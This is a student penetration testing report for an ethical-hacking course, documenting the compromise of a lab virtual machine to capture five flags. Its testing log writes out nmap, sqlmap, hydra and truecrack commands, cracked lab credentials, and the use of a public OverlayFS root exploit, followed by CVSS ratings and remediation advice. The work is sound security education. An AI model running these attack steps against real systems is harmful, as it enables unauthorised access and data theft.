Penetration Testing Report

CSI6204 – Ethical Hacking and Defence

Unit Coordinator: Dr Imran Malik

Author: Subhikaran Ganesh Kumar (10609551)

Published on: 17th October 2024

Caution: This document/report may contain sensitive information and is only intended for authorized people.

Targeted Audience for the report:

- Penetration Test Consultant
- Project Manager
- Chief Information Security Officer
- Chief Technology Officer
- Project Leads

Contents

1.Executive Summary

This penetration testing report is highly confidential. If you do not have the permission to read this report, kindly restrain from accessing the report.

The main objectives of the penetration testing process which was started on 15th September 2024 to capture five flags in the Case Study Virtual Machine (VM). Additionally, the report presents the findings of vulnerabilities found in the Case Study VM. The scope of the penetration test was to test the Case Study VM over a same network with the help of Kali Linux VM machine. Additionally, it is crucial to create a same working instance of the Case Study VM and hosting the instance in the Hyper V manager. The Case Study VM instance should not be directly be engaged in the penetration process as mentioned in the scope. As it is essential not to disrupt the operations of the actual machine. The penetration testing environment simulates the scenarios where an insider in the organisation who tries to attack the machine or a black hat hacker who gains access to the internal network to compromise the machine.

Before starting with the penetration testing process, the consultant and client are required to sign a Non-disclosure agreement (NDA) form in the presence of an attorney. Furthermore, to keep all the details of the vulnerabilities and flag details highly confidential, a safe and secure communication channel are established between the consultant and the client. The testing will follow the process mentioned in the section 3 of the report

This penetration testing of the Case Study VM revealed critical vulnerabilities within the system. As these vulnerabilities can be exploited by attackers to gain unauthorised access to comprise confidentiality, integrity and availability. The identified issues in the system include using default passwords, weak passwords (that can brute-forced), weak SSH configuration and outdated version of Ubuntu vulnerable to privilege escalation attacks.

Recommendations for the vulnerabilities include:

- Implement stronger password policies
- Configuring good access controls for **FTP** and **SSH**
- Implementing multi-factor authentication (MFA)
- Conducting regular vulnerability assessments
- Regularly updating the version

This penetration testing shows the urgency for the need to take immediate action to strengthen the overall infrastructure and prevent any upcoming attacks. Also, it is critical to implement the mentioned recommendations in the report for a safe and secure operation of the system.

2. Introduction

The objective of the case study report is to present the results and findings of the security test performed on a Case study VM. Before proceeding with the penetration testing of the VM approval was received from the business organisation. The report highlights on the test plan, methodology and ethical guidelines.

A virtual instance of production host is created, and all the tests will be performed in the isolated virtual environment. The testing is done in virtual environment because it prevents the disruption of production and it contains the spread of security risks. The main objectives of the test are to find five flags that are present in the VM.

For this assignment, the penetration testing will be conducted with the help of Kali Linux. This workstation is present in the same internal network of 192.168.0.0 which is same as that of the Case Study VM. Additionally, there are no firewalls present between the 2 VMs. Consequently, this allows for a direct and effective testing process.

This report helps to understanding the overall security posture of the Case Study VM by identifying the vulnerabilities. Finally, the report suggests a set of recommendation to mitigate or eliminate the weaknesses.

2.1 Scope of Testing

The penetration testing will only be conducted via the same internal network as that of the Case Study VM (referred as the Target VM). The target VM is an exact instance of the actual machine that runs in the client's environment.

Inclusions in the penetration test:

1. Web applications: Target VM will be tested for vulnerabilities like SQL injection
2. Network Infrastructure: Target network will be scanned for open ports and services running.
3. Login credentials: Login to the target VM will be attempted using password cracking tools to identify default and weak credentials.
4. Privilege escalation: Target VM will be tested for escalating the permission to root user.
5. SSH and FTP: Login attempted will be tried through the SSH and FTP ports to find the flags.

Exclusions in the penetration test:

1. Physical security: Any evaluation related to hardware devices will not be conducted.
2. Social Engineering: Any evaluation related to human factors will not be conducted.
3. Distributed Denial of Services: The usage of techniques that could disrupt the operation of the organised is excluded.
4. Direct Interaction: During the test, the Target VM will not directly be interacted.
5. Third party services: Only the target VM will be tested and not any other Third-party services.

The test will be terminated once the root access and all the five flags are obtained in the system.

2.2 Approval for testing

Before the beginning of the penetration testing process, written approval for all the phases of the test plan was received from the executive level staff including Chief Technology Officer and Chief Information Security Officer.

2.3 Testing Resources

The penetration testing is conducted in an isolated virtual environment using Hyper-V manager software. The hardware and software resources used are listed below in Tables below respectively.

Table 1: *Hardware resources*

Hardware	Purpose
Laptop Specifications (HP ProBook , intel i5 processor, 16GB RAM)	Host machine used to access remote desktop and assess the target VM

Table 2: *Software resources*

Software	Purpose
Remote Desktop Connection	Used to connect to the remote PC provided.
Hyper-V manager	Used to host Case Study VM and attack VM (Kali machine)
Case Study VM	Virtualized instance of an actual target.
Kali Linux VM	Used to attack the Case study and capture the five flags
NMAP tools	Used to scan the network and case study VM to find open ports and services
Hydra v9.4	Used to crack passwords for weak users
Sqlmap v1.8.6.3	Used to attack SQL injection vulnerabilities
Truecrack v3.6	Used to crack the password for encrypted containers
Truecrypt v7.1a	Used to mount the TrueCrypt containers and get the information from it

2.4 Approaches to Research

Several sources were explored, and information was synthesized to complete this report to ensure an effective and reliable analysis of the Case Study VM.

Vulnerability ratings: The vulnerabilities found from the penetration test of the target VM are rated according to the CVSS from FIRST organization. CVSS helps to rank the vulnerability based on the severity (FIRST, n.d.). Consequently, this ensures that the vulnerabilities are correctly rated based on their impact to the organization.

Techniques for exploitation: The exploitation and reconnaissance techniques used on the target VM are referred from the MITRE ATTACK framework. The framework highlights the tactics and procedures during different stages of attack.

Web application security recommendation: Open Web Application Security Project (OWASP) provides best guidelines for securing web applications from insecure authentication and SQL injection vulnerabilities (OWASP Foundation, 2021a; OWASP Foundation, 2021b)

System Level Security Guidelines: To improve the network and system security, guidelines from National Institute of Standards and Technology (NIST) and Australian Cyber Security Centre (ACSC) have been referred in this document. Additionally, ACSC's essential eight were important in recommending methods to improve overall cyber posture of the organization.

3.Penetration Testing Methodology

3.1 Testing topology

The topology is shown in the figure below.



Figure 1: *Testing topology*

From figure 1, it can be inferred that Virtual instance of target VM (192.168.0.102), and the attack machine (192.168.0.100) are connected to the same network. The IP address of the network is 192.168.0.0 with a subnet mask of 24. Windows 10 is the host machine from which the remote desktop is used to access the Hyper-V manager platform. The host machine will not be directly used in the penetration testing process. Additionally, the Case study VM will not be directly interacted.

3.2 Testing Phases

The penetration test will follow the process recommended in the book Penetration Testing and Network defense written by Whitaker and Newman. Additionally, the test will follow the process recommended by the OWASP Foundation.

Planning and Pre-engagement: In this stage, a clear-cut scope will be established stating what should be accessed and what shouldn't be accessed (Whitaker & Newman, 2005). Additionally, clear objectives will be developed before starting the penetration testing process.

Reconnaissance: In this stage, the network information of the target VM is collected and analyzed (Whitaker & Newman, 2005; OWASP Foundation, n.d.-b). By using network scanning tools like NMAP, the IP address of the target VM is identified. Furthermore, with the help of scanning, open ports and running services will be identified.

Identification of vulnerabilities: Manual testing of using default/weak password will be conducted on open ports found from the second steps. Additionally, the test will be conducted

to check if there are any SQL and XSS vulnerabilities in the target VM. The test will furthermore explore any weak configurations like SMB, SSH, FTP, HTTP, HTTPS, etc. (Whitaker & Newman, 2005; OWASP Foundation, n.d.-b).

Exploitation: By utilizing the previous vulnerabilities found in the previous step, attempts will be made to gain basic user control of the target VM. Password cracking tools might be helpful in gaining initial access to the target VM (Whitaker & Newman, 2005; OWASP Foundation, n.d.-b).

Post-Exploitation: In this stage, a backdoor will be created for establishing easy access to the target VM to search and find for the five flags. Finally, attempts will be made to escalate the privilege to root user for ultimate control of the target machine (Whitaker & Newman, 2005; OWASP Foundation, n.d.-b).

Reporting: In this final stage, every found vulnerability will be compiled into a report. Additionally, appropriate recommendations will be suggested to improve the security posture of the organization machine (Whitaker & Newman, 2005; OWASP Foundation, n.d.-b).

The visual representation of the process is derived from Whitaker & Newman (2005) shown in figure 2.



Figure 2: *Penetration testing process*

4. Ethical Considerations

Both client and consultant are required to sign a Non-Disclosure Agreement (NDA) ensuring that the consultant will not leak any sensitive information to unauthorized parties. Additionally, Whitaker & Newman (2005) supported this statement and further stated the need of verification of the NDA with an attorney.

Australian Government has strong rules related to cybercrimes including unauthorized hacking and disrupting services of an organization according to the *Commonwealth Criminal code act 1995* (Attorney-General's Department, n.d.).

All the details gathered from the penetration testing process including the flag details, vulnerabilities and technical details will be strictly kept confidential (Whitaker & Newman, 2005). During the testing process, methods will be adopted to ensure the actual services of the organization will not be ensured (Weidman, 2014). All the communication between the consultant and client will be secured using end to end encrypted system (The Penetration Testing Execution Standard [PTES], n.d.). The client may have to provide consultant with an internal mailbox within the organization to keep the flag details from getting exposed and facilitate secure communication.

5.Testing logs

Entry	Phase	Detail	Result
1	Network mapping	To determine the IP address of the kali machine (Attack machine), run the following commands below by in the terminal. **kali@10609551:~$ ip a**	From the output of the command, the IP address of the kali machine is **192.168.0.100**, network address is **192.168.0.0** with a subnet mask of **255.255.255.0**
2	Network mapping	To determine the IP address of the target machine (Case study VM), run the NMAP command tool with flag -sP to ping scan the entire network and find available hosts in the network. **kali@10609551:~$ nmap 192.168.0.0/24 -sP**	The output of the command indicates that there are 2 hosts in the network. One host has an address of 192.168.0.100 and other host has an address of 192.168.0.102. By the method of elimination, the IP address of the target machine is **192.168.0.102**
3	Network Scanning	To find the list of open ports and services with their corresponding versions numbers, run the NMAP command tool with flag -sV **kali@10609551:~$ nmap 192.168.0.102 -sV**	The list of available ports in the target machine are - 21/tcp open ftp ProFTPD 1.3.5e - 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0) - 80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
4	Exploitation (Flag1)	Since the HTTP port (80) of the attack machine is open from the previous step, navigate to the admin page of attack machine port 80 which is http://192.168.0.102/admin. Enter default credentials for login (username: admin and password: admin)	Once the credentials are entered and submitted, flag 1 of the Case study machine is captured. **74d4206aa8b74b15cf7a36ef25e1a8328ca1fcd986217d67 b25f8da07975f4bb4ff4f43badd4ecf0352fdfc3122231072d 7185532b8377b3e532719485e121bac**
5	Exploitation (Flag2)	Navigate to the page http://192.168.0.102/?show=article_detail&id=84 . Check for SQL vulnerability of this page using sqlmap	The output of the command listed 2 databases - information_schema - pegasus

		tool and check for available databases in the SQL server by running the following commands. **kali@10609551:~$ sqlmap -u http://192.168.0.102/?show=article_detail&id=84 --dbs** (to list all available databases)	
6	Exploitation (Flag2)	To list all the tables in the Database Pegasus in the SQL server, run the following command **kali@10609551:~$ sqlmap -u http://192.168.0.102/?show=article_detail&id=84 -D pegasus --tables**	The output of the command listed 7 tables - user - article - flag - menu - message - password_reset_temp - user_forgot
7	Exploitation (Flag2)	To list all the content of the table **flag** in the database pegasus, run the following command **kali@10609551:~$ sqlmap -u http://192.168.0.102/?show=article_detail&id=84 -D pegasus -T flag --dump**	By running this command, the **flag 2** of the target machine is captured. **19f38669609ff7831f291b2ae6f2d8cf** **5ba53685fcdf587edba1f45ede8069a5** **b788510d72db448de64bae276b99634** **d9d5f41b6962d442f4f49d27720**
8	Exploitation (Flag3)	To list the content of the table **message** in the database pegasus, run the following command **kali@10609551:~$ sqlmap -u http://192.168.0.102/?show=article_detail&id=84 -D pegasus -T message --dump**	Upon analyzing the output of the command, it is found out that user **orion** and **bison** have a weaker password.
9	Exploitation (Flag3)	To find the passwords for the user orion and bison users, run a dictionary attack on them using rockyou.txt present in /usr/share/wordlists/ folder by running following commands.	The cracked passwords of the user bison and orion are **honey** and **snowflake** respectively.

		kali@10609551:~$ hydra -l bison -p /usr/share/wordlists/rockyou.txt 192.168.0.102 ssh -t 64 **kali@10609551:~$ hydra -l bison -P /usr/share/wordlists/rockyou.txt 192.168.0.102 ssh -t 64**	
10	Exploitation (Flag3)	Since the FTP port (21) is open on the attack machine (*See entry 3*), login to the FTP server of 192.168.0.102 using the username orion and password snowflake **kali@10609551:~$ ftp 192.168.0.102** **Name: orion** **Password: snowflake** After successfully logging in the server, navigate to the etc_backup folder and view the content of the file named flag3 **ftp> cd etc_backup** **ftp> less flag3**	The flag 3 of the case study VM is captured. **c35b992950da80a655cb6f01015f54e1539bb6 18f7c734f553126dc75f2621cfe2c9e3a4c73d4796bd5c 365769de81e129d4a4a7b28d7ee0e3f35bca02**
11	Exploitation (Flag4)	In the FTP server, run the following command to see the list of users having access SSH. **ftp> less passwd**	By running the command, the user **kristy** was found out to have SSH access.
12	Exploitation (Flag4)	In the FTP server, there is an encrypted container named Pegasus.tc, download the container to the kali attack VM by running the following command and exit **ftp> get Pegasus.tc** **ftp> exit**	The password the Pegasus.tc container is found out to be **snowflake**.

		To run a brute force dictionary attack on the downloaded container using truecrack tool with rockyou.txt wordlist **kali@10609551:~ $ truecrack -t Pegasus.tc -w /usr/share/wordlists/rockyou.txt**	
13	Exploitation (Flag4)	To view the encrypted folder container, use Truecrypt 7.1 software and mount the file **Pegasus.tc** and use the password **snowflake**. Run the below command to copy the password list to the home directory **kali@10609551:~ media/truecrypt1/$ cp 'uncommon password list.txt' /home/**	In the mounted folder, there seems to password list named 'uncommon password list.txt'. There is a possibility that kristy password for SSH login is in this list
14	Exploitation (Flag4)	Run the below commands to find the ssh password for the user kristy using dictionary attack by using the tool hydra. **kali@10609551:~ $ hydra -l kristy -P 'uncommon password list.txt' 192.168.0.102 ssh -t 64**	The password for kristy is found to be **OneCarHas4Wheels**
15	Post Exploitation (Flag4)	Run the below command to log in to the SSH port of 192.168.0.102 for kristy user. **kali@10609551:~ $ ssh kristy@192.168.0.102** Enter the password as **OneCarHas4Wheels**	By running this command, we have successfully logged in the SSH port of the Case study VM as kristy
16	Post Exploitation (Flag4)	Run the below commands, to locate the flag4 of the machine **kristy@pegasus:~ $ locate flag4**	The output of the first command is **/home/kristy/.flag4**
17	Post Exploitation (Flag4)	Run the below commands, to view the content of flag4 **kristy@pegagus:~ $ cat /home/kristy/.flag4**	The flag4 of the target machine have been captured **78cf15b3782d54fc108a484334b5fa0935ead2e116 fa88b37187ae459cbee45b0bf07fe3fd50c2920a876ac 738598aa38781b7b7d36a4b5948341d18151c263885**

18	Post Exploitation (Flag5)	Run the following command to find the version number of Ubuntu and Linux **kristy@pegasus:~$ uname -ar**	**Ubuntu version: 18.04** **Linux version: 5.3.0**
19	Post Exploitation (flag5)	Since the Ubuntu version 18.04 is vulnerable overlayFS privilege escalation and has a CVE number of CVE-2021-3493. Open Mozilla web browser and navigate to https://github.com/briskets/CVE-2021-3493/blob/main/README.md and copy the exploit.c code to the kristy SSH machine. And run the following commands **kristy@pegasus:~$ gcc exploit.c -o exploit** (generates an exploit.exe file to escalate the privileges to root) **kristy@pegasus:~$ ./exploit** (to run the exploit) exploit run successfully Run the below command to switch to root user **bash-4.4# sudo su**	The exploit code has been copied to kristy machine and it was compiled using gcc and run successfully. Finally, the root access has been granted.
20	Post Exploitation (Flag5)	Run the command to locate the flag5 **root@pegagus:/home/kristy/# locate flag5**	The flag5 is located /root/ folder
21	Post Exploitation (Flag5)	Run the command to view the flag 5 content **root@pegagus:/home/kristy/# cat /root/flag5**	The flag5 of the target machine is captured **83e6f5c55b64cb8990f0c696dfd9f24e3669054df13** **8e2e024707f1fce851359582cafff8a73f26aa6d9095e8** **3a95c177cb77574de9f85702388b862e83ef3d1**

6.Results and Recommendations

The found vulnerabilities of the Case Study VM are rated using the Common Vulnerability Scoring System (CVSS). The CVSS rates the vulnerability based on their numerical severity. The techniques used to attack the Case Study VM are referred from with reference to the MITRE ATT&CK® Matrix.

6.1Common Vulnerability Scoring System (CVSS)

The objective of CVSS is to aid us with the comparison of vulnerabilities in different applications in a uniform and repeatable approach (SANS Institute, 2022). CVSS rates the vulnerability from a scale of 0 to 10 based on the extremity of the issue. A score of 0 indicates that the weakness is less important (SANS Institute, 2022). On the other hand, a score of 10 indicates that the vulnerability is very significant and needs attention. From the CVSS rating, it becomes very easy to prioritize vulnerabilities and focus on the important ones first. The CVSS rating table and factors table are referred from SANS Institute (2022) and shown below.

Table 3: CVSS Ratings

Rating	Score (CVSS)
None	0.0
Low	0.1 – 3.9
Medium	4.0 – 6.9
High	7.0 – 8.9
Critical	9.0 – 10.0

Table 4: *CVSS factors*

Group	Metric	Values
Exploitability	Attack Vector (AV)	None (N), Low (L), High (H)
	Attack Complexity (AC)	None (N), Low (L), High (H)
	Privileges Required (PR)	None (N), Low (L), High (H)
	User Interaction (UI)	None (N), Required (R)
Scope	Scope (S)	Changed(C), Unchanged (UC)
Impact	Confidentiality (C)	High (H), Low(L), None (N)
	Integrity (I)	High (H), Low(L), None (N)
	Availability (A)	High (H), Low(L), None (N)

6.2 MITRE ATT&CK® Matrix for Enterprise

MITRE ATT&CK is a framework of hacking techniques sorted by tactics, which have been used to attack real world computer systems (MITRE Corporation, n.d.-a). ATT&CK stands for “Adversarial Tactics, Techniques, and Common Knowledge”. This has been published by the MITRE Corporation and is free of cost for anyone to use it. This matrix can be used as a reference for both red and blue teaming purposes (MITRE Corporation, n.d.-b). The report will use the tactics and techniques found in the matrix.

6.3 Default/Weak Admin Credentials

CVSS Vector String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CVSS Score: **7.5 (High)**

6.3.1 Details

Default password vulnerability needs no user interaction and be exploited via a web interface. Attacker needs low privileges to attack this vulnerability. The confidentiality breach is high in this case as the attacker can get access to critical information. However, the Integrity and Availability is not affected in this case while capturing the flag1.

6.3.2 Exploitation

The identified vulnerability involves the usage of default username and password (admin/admin) to capture the flag1. In the admin page of Port 80 (HTTP Server) of the target Machine (http://192.168.0.102/admin), an attacker can access the content of flag 1 by logging into the panel by using admin as username and password. The below table shows the tactic used to get the flag1.

Table 5: *Tactic table used for flag 1*

Tactic ID	Technique	Justification
T1078	T1078.001:Default Accounts – Valid Accounts	Attacker may obtain initial access to the system by using default/weak passwords (MITRE Corporation, 2024). In conclusion using this tactic led to the finding of flag 1

6.3.3 Recommendations

Australian Signals Directorate (2024) suggests the usage of Multifactor Authentication. They state that it provides an additional layer of security especially for privileged users like administrator. Additionally, they suggest the logging and monitoring of MFA events as it helps to monitor malicious activities and can help in incident investigations. Australians Signals Directorate (n.d.) further suggests using strong passwords which is long, unpredictable and unique. In conclusion, the keys recommendations are to implement multi factor authentication mechanism to login to the admin panel and to use strong and unpredictable passwords to make it impossible to crack. Furthermore, it is crucial to use passwords of 16 characters long or more with random and unique characters (Cyber & Infrastructure Security Agency CISA, n.d.).

6.4 SQL injection Vulnerability

CVSS Score: **9.8 (Critical)**

CVSS String Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

6.4.1 Details

SQL injection requires no privileges to attack. Also, the attack doesn't require any user interaction. SQL injection attacks can cause huge confidential breach since the attacker can get hold sensitive data and attacker can potentially modify data in the SQL database. Furthermore, the attacker can lock the database and make the data unavailable. Consequently, this can affect the availability of the database.

6.4.2 Exploitation

Attacker can navigate to address http://192.168.0.102/?show=article_details&id=84 and copy the address link and use sqlmap tool to search databases and explore all the tables within the database. Upon exploring the tables, it was found that there is a table named flag2 in Pegasus database. The below table shows the tactics used in capturing flag2.

Table 6: *Tactic table used for flag 2*

Tactic ID	Technique	Justification
T1190	Exploit Public-Facing Application	Attackers can exploit internet facing applications to access databases like SQL (MITRE Corporation, 2022c). By using sqlmap tool suggested in the

		procedure S0225 to automate the SQL injection attack, flag2 has been captured (MITRE Corporation, 2022c).

6.4.3 Recommendations

Firstly, it is essential to use parametrised queries by developers to prevent attackers from altering query contents (OWASP Foundation, n.d.-c). Secondly, input validation is needed as the table names should come from the application code rather than from the users (OWASP Foundation, n.d.-c). Finally, to minimize a SQL attack potential, developers should minimize the privilege given to the database accounts (OWASP Foundation, n.d.-c). In conclusion, by implementing the three methods as suggested, we can prevent attackers from accessing the sensitive contents in the database.

6.5 Weak FTP Login Credentials

CVSS Score: **7.1 (High)**

CVSS Vector String: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:L

6.5.1 Details

FTP server can be accessed via network. This requires no user interaction and low privileges (account details) to attack this vulnerability. However, confidentiality will be strongly breach as the attacker can access sensitive information once he logs in the FTP server. Also, attacker can also delete the data if they wanted to. On the other hand, Data integrity is not affected in this vulnerability. This is because FTP login has low privileges compared with the root privileges.

6.5.2 Exploitation

In the SQL injection vulnerability, attackers can view the table named messages in database Pegasus. Attacker can find out the usernames (orion and bison) with weak password from messages database. With the help of hydra (password cracking tool) and a list of common passwords used list (rockyou.txt), the passwords for users can be cracked. The below table shows the found-out credentials for FTP login.

Table 7: *Compromised usernames and passwords*

Username	Password

orion	**snowflake**
bison	**honey**

The table below shows the tactics used in this exploitation

Table 8: *Tactic used for flag 3*

Tactic ID	Technique	Justification
T1110	T1110.002: Brute-force: Password cracking	Attackers can use a list of pre-defined password list and use dictionary attack on services like SSH, FTP to crack the login details for the services (MITRE Corporation, 2022a). In this case, rockyou.txt password file is used for dictionary attack to get the passwords for orion and bison usernames. Flag 3 is found by logging to FTP server by using orion credentials.

6.5.3 Recommendations

Australian Signals Directorate (2024) suggests the usage of Multifactor Authentication. They state that it provides an additional layer of security. OWASP Foundation (n.d.-a) suggest implementing good strength passwords that have more than 8 characters. Login throttling is a method used to prevent the attacker to making too many attempts in guessing a password (OWASP Foundation, n.d.-a). Consequently, this method locks out the account for a certain amount of period if the number of login attempts exceeds a certain number. Additionally, monitoring and logging the login attempts is essential to find if any attacker is trying to break the system (OWASP Foundation , n.d.-a). To protect the FTP servers, use strong encryption and hashing methods in FTP protocols (Fortra, 2017). Fortra (2017) furthers mentions the usage of file and folder security within the FTP server like disallowing easy download of sensitive files from the FTP server.

6.6 Weak Truecrypt container and weak SSH login

CVSS score: **8.6 (High)**

CVSS vector string: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L

6.6.1 Details

The SSH login and Weak TrueCrypt container vulnerabilities does not require high privileges to attack. Also, it doesn't need any user interaction. The impact of confidentiality is very high because this can lead to access of sensitive information by logging into SSH portal. Also, the attacker can also modify the data in the SSH user account with low privileges and delete any files limiting their availability but since the impact is low as it is a less privileged account.

6.6.2 Exploitation

In the FTP server, which is accessed by exploiting the weak password vulnerability, a TrueCrypt container named Pegasus.tc is downloaded. Also, by viewing the passwd file in FTP server, the username **kristy** seems to have access to SSH. With the help of truecrack tool in kali and doing a dictionary password attack using rockyou.txt, the password of the container is found out to be **snowflake**. The downloaded container is then mounted with the help of TrueCrypt application and 'Uncommon Password list.txt' is read. Using the dictionary attack on user **kristy** and using the uncommon password list with the help of hydra tool, the password for **kristy** is found out to be **OneCarHas4Wheels**. The below table shows the tactic used.

Table 9: *Tactic used for flag4*

Tactic ID	Technique	Justification
T1110	T1110.002: Brute-force: Password cracking	Attackers can use a list of pre-defined password list and use dictionary attack on services like SSH, FTP to crack the login details for the services (MITRE Corporation, 2022a). In this case, rockyou.txt password file is used for cracking the Pegasus.tc container and for cracking the SSH password for the user kristy. Flag 4 is found by logging in using kristy credentials.

6.6.3 Recommendations

OWASP Foundation (n.d.-a) suggests the usage of strong passwords having more than 8 characters. This can make it difficult or impossible for an attacker to run brute force dictionary attacks. Furthermore, OWASP Foundation (n.d.-a) suggests using multifactor authentication to make logins secure and safe from attackers. Multifactor Authentication mechanism for SSH logins for kristy and other users can prevent attackers from getting hold of sensitive information about the organization. Multifactor authentication for securing SSH login have also been suggested by Blake (2022) in their article. Also, it is much better to use key based authentication instead of password-based authentication (Blake, 2022). With the help of configuring firewalls, we can block unwanted incoming traffic to these sensitive ports like FTP and SSH (Blake, 2022).

6.7 OverlayFS Vulnerability

CVSS score: **9.8 (Critical)**

CVSS vector string: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

6.7.1 Details

Overlay FS vulnerability can have huge impact on confidentiality as it can give attacker the root user privileges to access sensitive data. Also, the attacker can modify the data affecting the integrity of the data. Additionally, the attacker can delete or lock all the data and interrupt the whole operation as they have root privileges. This vulnerability requires only basic user access to escalate privileges to root user. And this doesn't require any user interactions. Since the attacker can gain root access to the system, they can disrupt the operations.

6.7.2 Exploitation

From the previous vulnerability, attacker gets access to the SSH port of the user kristy. In kristy SSH port, it was found the version of Ubuntu (Ubuntu 18.04 LTS) used is vulnerable to overlayFS privilege escalation attack. To exploit this weakness, attacker needs to run an exploit code to gain root access of the machine. The exploit code was taken from https://github.com/briskets/CVE-2021-3493 . This piece code is copied to the SSH port of kristy. Attacker then run the copied exploit code and can finally get root access of the machine. The below table shows the tactic used.

Table 10: *Tactic used for flag 5*

Tactic ID	Technique	Justification
T1068	Exploitation for privilege escalation.	Attacker can exploit the weakness (Ubuntu 18.04

		LTS) by running malicious code and elevate privileges (MITRE Corporation, 2023). In conclusion, the flag 5 is obtained by using this technique.

6.7.3 Recommendations

As suggested by Australian Signals Directorate (2023), it is essential to update and patch the operating system to prevent or fix any vulnerabilities that can be cause by old versions. This statement is further supported by MITRE Corporation (2023). Additionally, it is crucial to prevent the execution of exploit codes in the system to prevent attackers from gaining access (MITRE Corporation, 2022). These statements are further endorsed by Powers (2024). Additionally, Powers (2024) states to follow least privilege principle, which means to give only necessary access to users. With the help of regular monitoring and logging, it would be easy to detect early stages of any privilege escalation attacks (Powers, 2024).

6.8 Summary of found credentials and flags

The list of compromised usernames is shown below in table 11.

Table 11: *Compromised accounts*

Username	Password	Scope
bison	honey	FTP Server
orion	snowflake	FTP Server
kristy	OneCarHas4Wheels	SSH Server

The list of flags captured is shown below in table 12

Flag	Value
Flag 1	74d4206aa8b74b15cf7a36ef25e1a8328ca1fcd986217d67b2 5f8da07975f4bb4ff4f43badd4ecf 0352fdfc3122231072d7185532b8377b3e532719485e121bac
Flag 2	19f38669609ff7831f291b2ae6f2d8cf5ba53685fcdf587ed ba1f45ede8069a5b788510d72db448de64bae276b99634 d9d5f41b6962d442f4f49d27720
Flag 3	c35b992950da80a655cb6f01015f54e1539bb6 18f7c734f553126dc75f2621cfe2c9e3a4c73d4796bd5c 365769de81e129d4a4a7b28d7ee0e3f35bca02
Flag 4	78cf15b3782d54fc108a484334b5fa0935ead2e116 fa88b37187ae459cbee45b0bf07fe3fd50c2920a876ac 738598aa38781b7b7d36a4b5948341d18151c263885
Flag 5	83e6f5c55b64cb8990f0c696dfd9f24e3669054df13 8e2e024707f1fce851359582cafff8a73f26aa6d9095e8 3a95c177cb77574de9f85702388b862e83ef3d1

References

Attorney-General's Department.

(n.d.). *Cybercrime*. https://www.ag.gov.au/crime/cybercrime

Australian Signals Directorate. (2023, November 27). *Essential Eight Explained*. https://www.cyber.gov.au/resources-business-and-government/essential-cyber-security/essential-eight/essential-eight-explained

Australian Signals Directorate. (2024, September 26). *Guidelines for system hardening*. https://www.cyber.gov.au/resources-business-and-government/essential-cyber-security/ism/cyber-security-guidelines/guidelines-system-hardening

